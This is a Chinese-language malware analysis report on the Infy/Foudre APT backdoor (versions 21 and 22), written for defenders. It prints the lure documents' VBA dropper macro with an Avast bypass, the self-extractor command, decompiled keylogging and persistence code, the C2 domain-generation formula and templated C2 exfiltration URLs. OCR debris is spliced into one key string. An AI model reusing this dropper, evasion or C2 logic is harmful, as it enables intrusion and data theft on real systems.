
美人鱼(Infy)APT组织的归来——使用最新的Foudre后门进行攻击活动的分析-腾讯云开发者社区-腾讯云

Archived: 2026-04-05 19:19:24 UTC

本文一共4127字,56张图 预计阅读时间13分钟



封面

0x00.前言

美人鱼(又称 `infy`，`Prince of Persia`，`Foudre`)APT组织其主要针对政府机构进行攻击活动,由unit42以及360威胁情报中心首先于2016年5月进行披露,其最早的攻击活动可以追溯到2010年,并且期间一直没有长时间的间断.该组织背后的来源为中东地区.其使用的后门由于其C2的请求中带有 `infy` 的路径,故此被名为**infy后门**,在2017年,unit42发布报告披露了其使用了更新的后门,名为**Foudre**。不过其单独披露了**版本1和版本2**的后门。在2018年,Intezerlab发布报告披露了关于**Foudre**后门的**第八版本**.在本次的攻击活动中,我们发现了其使用的**第21版本**与**第22版本**

本次发现的攻击活动中,**Gcow安全团队追影小组**以及**微步情报局**共同发现并且分析了该活动,其使用了带有恶意宏的文档并且使用了新版本的**Foudre后门**,其更新了后门的一些操作.同时**保留了相关的域生成算法**以及**部分C2的请求参数具有一定的重合度**.并且介于其一直通过**在文档中嵌入ole对象通过社工的方式诱导受害者运行**到**使用带有恶意宏提取嵌入的ole对象并且执行**的方式释放并运行其打包 `WinSFX` 文档以执行相应的**Foudre后门**,故此撰写本报告以便于看官对该组织更加的了解

根据样本的针对性我们判断其很可能属于中东的威胁演员,并且很大概率属于伊朗

0x01.样本分析

样本为doc文档，诱饵文档中的内容由波斯语的图片组成，带有宏代码，运行后进程链无其他新进程产生


هرجه انقلاب اسلامی دارد از برکت مجاهدت شهداء و ایثارگران است.
خانواده محترم جانباز سرافراز: متوفی غلام عبدالهی
با سلام و عرض قبولی عزاداری ها ، احتراماً به آگاهی میرساند
با عنایت به عدم پرداخت بیش از دو سال از اقساط وام کم بهره جانبازان
و ایثارگران، ضرورت دارد وکیل یا متصرف قانونی به منظور تعیین
تکلیف معوقه بانکی مزبور طی هفته جاری به امور تسهیلات و مالی
بنیاد مراجعه نماید.
ومن الله التوفیق
حسین کعبی
ریاست بنیاد شهید وامورایثارگران پاکدشت
آدرس: اتوبان امام رضا(ع) ، پاکدشت، خیابان شاهد، بلوار شهید وامورایثارگران شهرستان پاکدشت
تلفن: 021-36023114 دورنگار: 021- 36023550 سایت ایثار: www.isaar.ir
Gcow安全团队

图片1 文档内容截图

تاریخ: ۱۳۹۹/۰۷/۱۹
شماره: ۹۰۸/۷۲۰/۲۲۴۹
پیوست:

جمهوری اسلامی ایران

هرچه انقلاب اسلامی دارد از برکت مجاهدت شهداء و ایثارگران است.
امام خمینی (ره)

خانواده محترم جانباز سرافراز: متوفی غلام عبدالهی

با سلام و عرض قبولی عزاداری ها ، احتراماً به آگاهی میرساند با عنایت به عدم پرداخت بیش از دو سال از اقساط وام کم بهره جانبازان و ایثارگران، ضرورت دارد وکیل یا متصرف قانونی به منظور تعیین تکلیف معوقه بانکی مزبور طی هفته جاری به امور تسهیلات و مالی بنیاد مراجعه نماید.

ومن الله التوفیق
حسین کعبی
ریاست بنیاد شهید وامورایثارگران پاکدشت

آدرس: اتوبان امام رضا(ع) ، پاکدشت، خیابان شاهد، بنیاد شهید وامورایثارگران شهرستان پاکدشت
تلفن: 021-36023114 دورنگار: 021- 36023550 سایت ایثار: www.isaar.ir

图片2 文字内容截图

图片3 文字内容翻译

文档中插入了几张 `InlineShape` 的图片

图片4 嵌入的InlineShape的图片

宏代码运行时，遍历插入的几张图片，遍历到**Type**属性为“**wdInlineShapeEmbeddedOLEObject**”的图片

```
Dim Ishp As InlineShape
For Each Ishp In ActiveDocument.InlineShapes
    If Ishp.Type = wdInlineShapeEmbeddedOLEObject Then
        If Ishp.OLEFormat.IconLabel Like "*.tmp*" Then
```

图片5 宏代码提取相应属性图片

拼接出路径，根据版本不同释放到" `C:\\Users\\sam\\AppData\\Local\\Temp\\upxuppos\\fwupdate.tmp` "或" `C:\\Users\\sam\\AppData\\Local\\Temp\\fwupdate.tm` 并将 `.tmp` 后缀修改为 `.temp`

```
On Error Resume Next

tempdir = "upxuppos"

If Application.System.Version >= 6.2 Then   '判断版本
    MkDir Environ("temp") + "\" + tempdir
    fpath$ = Environ("temp") + "\" + tempdir + "\" + Ishp.OLEFormat.IconLabel
Else
    fpath$ = Environ("temp") + "\" + Ishp.OLEFormat.IconLabel
End If
fpathfinal = Replace(fpath$, ".tmp", ".temp")
```


图片6 根据不同版本释放恶意ole对象并且修改其后缀

利用**range.copy**将图片拷贝到剪贴板，利用**Shell.Applocation**执行，在文档关闭时，样本会使用策略绕过`Avast`执行文件，然后清除掉粘贴板中的内容

```
Private Sub Document_Close()
On Error GoTo Er4:

    If IsFile("c:\program files\avast software\avast\avastui.exe") Or IsFile("c:\program files (x86)\avast software\avast\avastui.exe") Then
        'bypass Avast
        Name fpath$ As fpathfinal

        Shell fpathfinal
    Else
        Shell fpath
    End If


    ClearClipboard '清除粘贴板

Er4:
    Saved = True
End Sub
```


图片7 使用shell执行释放的恶意ole对象

fwupdate.tmp

fwupdate.tmp为一个自解压程序，压缩包大小仅为900K，解压后的文件200MB+，文件内容中含有大量重复内容

压缩包调用`rundll32`加载`dll`

```
Silent=1
Overwrite=2
Update=U
Path=%temp%\tmp6073
Setup=rundll32.exe conf4389.dll f
```


图片8 自解压命令


conf4389.dll

从1-110数字中取随机数，取出后根据随机数随机取出一个DLL名称

```
if ( !dword_4A433C )
{
  Rand_num = sub_494C90(1, 110);          // 随机数
  sub_406E8C(L".dll", off_49DFAC[Rand_num]);// 拼接DLL名称
  sub_49317C(L"ran2", L"Software\\temp", dword_4A433C);
}
}
```


图片9 取随机数并且获取dll名称

DLL名称由样本写在内存中




图片10 dll文件名称

列表共计110行，全部取出后整理得下表，全都为系统白dll名称

```
"ActivationManager""ActiveSyncProvider""AdaptiveCards""ACPBackgroundManagerPolicy""APHostService""ApiSetHost.AppExecutio
```

本次生成的是**AuthFWSnapin.dll**,在运行的时候其会从中随机抽选

将一同释放出的`d488`移动到`C:\\ProgramData`目录下命名为"**AuthFWSnapin.dll**"并设置为"**NORMAL**"属性



图片11 移动d488

创建计划任务，在每次登陆时运行

图片12 初始化计划任务xml

图片13 使用schtask加载xml注册服务

AuthFWSnapin.dll

通过利用 `Rundll32.exe` 加载 `Shell32.dll` ，在DLL中main函数内再利用Rundll32.exe加载运行“ `f8757` ”导出函数

图片14 使用rundll32.exe加载导出函数f8757

检测窗口"**NRV3B19**"

图片15 检测窗口NRV3B19

样本中还会将一串UNICODE字符串拷贝到变量中，但在执行过程中不知道有何用处

```
vStrCpy_12271C0(
  (volatile signed __int32 *)&unk_133BA10,
  (int)L"The Turkish navy has said a research ship at the centre of an energy rights row w
       "back to disputed waters in the Mediterranean",
  v17);                                 // CPY
```



图片16 拷贝一串字符串到变量

图片17 这段unicode字符的翻译

从注册表"`HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Shell Folders`"下**APPDATA**查询到`%APPDATA%`路径

```
vStrCpy_12271C0(a1, (int)L"C:\\Documents and Settings\\All Users\\", a2);
if ( (unsigned __int8)sub_12713F0(
                        HKEY_CURRENT_USER,
                        L"Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Shell Folders",
                        L"AppData",
                        &v11) )
  vStrCpy_12271C0(v2, v11, v3);
```


图片18 通过注册表获取AppData的路径-1



图片19 通过注册表获取AppData路径-2

检查`%APPDATA%`是否存在，不存在则创建，然后在`%APPDATA%`下拼接出样本要释放的文件路径

```
vStrCpy_12271C0((volatile signed __int32 *)off_13349E8, (int)L"DriverIdentity", v18);
GetAPPDATAPath_1270984(&v53, v19);       // 得到%APPDATA%路径
vStrCpy_12271C0(v2, v53, v20);           // %APPDATA% PATH
if ( !sub_12334A4(*(void **)v2) )        // %APPDATA%是否存在
{
  v21 = (const WCHAR *)sub_122724C(*(void **)v2);
  CreateDirectoryW(v21, 0);              // 创建文件夹%APPDATA%
}
AddPath_122768C(off_133495C, *v2, (int)L"data.enc");// %APPDATA%拼接路径
AddPath_122768C(off_1334954, *v2, (int)L"data.bak");
AddPath_122768C(off_133479C, *v2, (int)L"config.xml");
AddPath_122768C(off_1334864, *v2, (int)L"did.dat");
```



图片20 检查AppData是否存在以及拼接路径

获取API地址

```
if ( dword_1339F98 )
{
  dword_1339F9C = (int (__stdcall *)(_DWORD, _DWORD))sub_122BA4C(a1, dword_1339F98, L"CreateToolhelp32Snapshot");
  dword_1339FA0 = (int)sub_122BA4C(a1, dword_1339F98, L"Heap32ListFirst");
  dword_1339FA4 = (int)sub_122BA4C(a1, dword_1339F98, L"Heap32ListNext");
  dword_1339FA8 = (int)sub_122BA4C(a1, dword_1339F98, L"Heap32First");
  dword_1339FAC = (int)sub_122BA4C(a1, dword_1339F98, L"Heap32Next");
  dword_1339FB0 = (int)sub_122BA4C(a1, dword_1339F98, L"Toolhelp32ReadProcessMemory");
  dword_1339FBC = (int)sub_122BA4C(a1, dword_1339F98, L"Process32First");
  dword_1339FC0 = (int)sub_122BA4C(a1, dword_1339F98, L"Process32Next");
  dword_1339FC4 = (int)sub_122BA4C(a1, dword_1339F98, L"Process32FirstW");
  dword_1339FC8 = (int)sub_122BA4C(a1, dword_1339F98, L"Process32NextW");
  dword_1339FB4 = (int)sub_122BA4C(a1, dword_1339F98, L"Process32FirstW");
  dword_1339FB8 = (int (__stdcall *)(_DWORD, _DWORD))sub_122BA4C(a1, dword_1339F98, L"Process32NextW");
  dword_1339FCC = (int)sub_122BA4C(a1, dword_1339F98, L"Thread32First");
  dword_1339FD0 = (int)sub_122BA4C(a1, dword_1339F98, L"Thread32Next");
  dword_1339FDC = (int)sub_122BA4C(a1, dword_1339F98, L"Module32First");
  dword_1339FE0 = (int)sub_122BA4C(a1, dword_1339F98, L"Module32Next");
  dword_1339FE4 = (int)sub_122BA4C(a1, dword_1339F98, L"Module32FirstW");
  dword_1339FE8 = (int)sub_122BA4C(a1, dword_1339F98, L"Module32NextW");
```



图片21 获取API地址

遍历进程，查询进程“**dfserv.exe**”




图片22 查询进程dfserv.exe

注册了一个窗口类，类名为“**NRV3B91**”，并创建一个窗口"`Form100022`"，使用名为"`Form100022`"的窗口进行键盘记录



图片23 注册窗口类NRV3B91



图片24 创建窗口并进行键盘记录


获取到`HTTP`的`User-Agent`于`Google`域名

图片25 获取Google域名的User-Agent

获取到本机的**计算机名、用户名、IP地址信息**

图片26 收集本机计算机名,用户名,IP地址信息

创建两个定时器，一个每隔 `10` S读取一次剪贴板内容，一个每隔 `300s` 链接 `C2` 发送窃取的信息




图片27 设置定时器用于读取剪切板内容以及向C2发送信息

在**%APPDATA%**目录下创建 `config.xml` 用作“**Project INI**”,存放一串数字ID

图片28 写入数字ID于config.xml下

与 `Google` 建立链接，查询状态码是否为 `200`



图片29 对Google请求判断其状态码

链接成功后，在**%temp%**目录下创建一个“ `tempupd6.exe` ”,向其中写入的内容为HTTP请求返回的内容，写入之后很快又将文件删除了

图片30 向临时目录下写tempupd6.exe并删除

域名使用生成算法生成

```
ToHex(CRC32("NRV1" + 年 + 月 + 周号)) + (".space"|".net"|".top"|".dynu.net")
```

使用**lockbox3 Delphi库**来验证 `C2` ，从 `C2` 下载签名文件：

```
http://[Domain]/de/?d=20203018v=00022&t=2020%2D10%2D27%2D%2D15%2D47%2D28
```

其中d 代表 {year} {自年初以来的天数} t 代表 当前时间

下载的签名文件 `%appdata%\\sig.tmp` 使用公钥解密后与明文 `%appdata%\\dom.tmp` 比较是否相对应

```
if ( (unsigned __int8)vConnect_1272C40(v1, v24, *(_DWORD *)off_1334850, v5, a4, a5, (char)v22, (DWORD)v23) )
{
  AddPath_122768C((volatile signed __int32 *)&v18, v25, *(_DWORD *)off_13346F0);
  sub_1271124((int)v23, v18);
  v23 = &savedregs;
  v22 = &loc_12D96B1;
  v21 = (void *)__readfsdword(0);
  __writefsdword(0, (unsigned int)&v21);
  if ( (unsigned __int8)sub_12D9324(
                          (int)&savedregs,
                          (int)v24,
                          (int)L"WoerfulTgpMb2NrQm94MwEAAAADAAEAABXerthNt8KS196wHV642+QKKJc26QULYOEd+Qqu6m0VBNHVBWpQ0cRO"
                               "PgOoKU4ibJR9ZntJGJbBUdW+8ykxY2iB7WNay98Y+O1IvGgP+jHWDKr076t3JzcIGmvWs9bXTcVzlAlbNA9JK+"
                               "nhERXmex72snirqSBV62jVE4/2TNnDQz3YpOpanuO68L+dKjNMppeZQeZ2wTs94BXWgHDkPo1kQspneqU+PPJ/"
                               "sZV7evoDBEvbFDcm67S+J8zq1a+J6WbmRrQ5E++HPAi0iLbVFAkUhpoTM3m5dTteBG5GLRjbaS6jomPzaUrzfd"
                               "w4hzdYHxJwG/dQYZQId8iG8Fq5I3sDAAAAAQABTgpMb2NrQm94MwEAAAADAAEAAOkV3tgXTJsV2B2iugct2Fj5"
                               "ZBspS+t4qY6Ir8SgYBYbFrujCIH1DjO4VSpEnsyriRf04HNZ5w1dGScgJqSG2x855zkDQi8OywctrLe3GVVyYw"
                               "HSXlBQdSSmq1DExgcY8yovVGrnZLFJ4nGllPvSpg83lViKZDbcCPiBuTETCgRE8vjDHTKJKHxU/YBLkb6UEc1"
                               "URTjvWf8PjKhzmcRRgyW0kcNeH6N2vnxLFiooSZLJ5F6fxPxm2t9M0fUCkhuto                    Gc应急全团队"
                               "yvml/XflcUlNcVIDhUW35TcEoUz+1YG7xXnd9UIkfxEMr3AZStvbEUMU7kcWMDAAAAAQAB") )
    HIBYTE(v22) = 1;
```

图片31 使用公钥解密下载的签名文件

当生成的域名链接不成功时，尝试生成其他域名进行重试

```
vAdd_122768C(&v20, v28, (int)L".net");
if ( (unsigned __int8)vVertify_12D9598(v20, v5, v5, (int)v4, v11) )
{
  vAdd_122768C(v4, v28, (int)L".net");
  goto LABEL_19;
}
vAdd_122768C(&v19, v28, (int)L".dynu.net");
if ( (unsigned __int8)vVertify_12D9598(v19, v5, v5, (int)v4, v11) )
{
  vAdd_122768C(v4, v28, (int)L".dynu.net");
  goto LABEL_19;
}
vAdd_122768C(&v18, v28, (int)L".top");
```



图片32 使用多种后缀的域名进行请求

验证C2后，与C2通信发送请求检查更新

```
http://<C2domain>/2014/?c=<计算机名>&u=<用户名>&v =<版本>&s =<密码>&f=<文件夹>&mi=<machineguid_urlencoded>&b=<32/64bi
```

图片33 与C2通信检查更新


将更新下载回的木马保存在 `%temp%\\tempupd6.exe`



图片34 将更新下载的木马存在临时目录下的tempupd6.exe中

更新木马下载成功后会再次下载签名文件进行验证，保存在 `%temp%\\gtsdci32.tmp` 中

```
http://<C2domain>/2015/?c=<计算机名>&u=<用户名>&v=<版本>&s=<密码>&f=<文件夹>&mi=<machineguid_urlencoded>&b=<32/64bit>&t=<
```



图片35 向C2请求验证其下载的更新文件

验证成功后，使用WinExec函数执行新下载回来的木马文件

```
if ( WinExec(v4, v5) <= 0x1F )        // winexec
{
  WriteToLog_12DD4F4((int)L"Error: Execution Failed", a1, a2);
  if ( IsWindow(0) )
  {
    __writefsdword(0, (unsigned int)v14);
    __writefsdword(0, v17);
    goto LABEL_28;
  }
}
else
{
  WriteToLog_12DD4F4((int)L"Executed Successfully", a1, a2);
```


图片36 验证成功后使用winexec执行木马文件

还会向C2传回加密后的键盘记录情况

```
http://<C2domain>/en/d=<date>,text=<data>
```

后续的载荷并没有下载下来故此不能继续分析

上文中我们根据其C2通信的特征将其命名为**V22**

此外我们还发现了另外一个与之有相似宏代码的恶意文档，根据与C2通信的特征将版本命名为**V21**

V21样本中诱饵使用的文档截图:

سلام داداش,پرس و جو کردم,فرماندار معمولا تو خود فرمانداری یک خونه سازمانی مجهز هست اونجا ساکن میشه که امنیت هم داشته باشه,شماره تلفنش هم 09163613422 هست

图片37 FoudreV21版本后门文档截图

诱饵文档为带有宏代码的恶意文档，文档中的内容为波斯语

图片38 诱饵文档内容翻译


与前面的样本一样，插入的图片同样是**InlineShape**属性，将其释放到**%temp%**目录下并调用Shell运行，释放的是一个自解压文件

图片39 释放的自解压文档EZUpdate.tmp

EZUpdate.tmp

EZUpdate.tmp是一个自解压文件，其中包含一个.bmp文件，一个.dll文件，一个d3d9

执行的命令行为：`Setup=rundll32.exe conf3234.dll f8753 d948`



图片40 自解压命令

conf3234.dll

在conf3234.dll中也有一段意义不明的字符串

图片40 内置的意义不明字符串

通过文档内容来看,该样本可能于2020/07/29号后进行编译的

查找窗口"**NRV3B19**","**NRV3B19**"是样本最后一阶段注册的窗口类

```
}
if ( !FindWindowW(L"NRV3B19", 0) )            // 查找窗口
{
  sub_12345DC();
  if ( GlobalFindAtomW(L"NRV3B19") )
  {
    sub_12369D0(&dword_12D433C, 0);
    sub_12C30AC(L"ran2", L"Software\\temp", &dword_12D433C);
    if ( !dword_12D433C )
    {
      v9 = sub_12C4C90(v8, 110);
      sub_1236E8C(L".dll", off_12CDFAC[v9]);
      sub_12C317C(L"ran2", L"Software\\temp", dword_12D433C);
    }
  }
```


图片41 查找窗口NRV3B19

修改注册表，在`HKEY_CURRENT_USER\\Software\\temp`下写入一个名为“ran2”的注册表，注册表内DLL名称为上文所提及生成的


图片42 将生成额dll名称写入注册表

查询`C:\\Programdata`是否存在，不存在则创建

```
if ( !sub_12C3AA0((void *)dword_12D4340) )  // C:\ProgramData
{
  v10 = (const WCHAR *)sub_1236A5C((void *)dword_12D4340);
  CreateDirectoryW(v10, 0);
}
```



图片43 检查路径是否嫒

将最初同一个压缩包的`d389`移动到`C:\\ProgramData\\`下，文件名为注册表内写入的DLL名

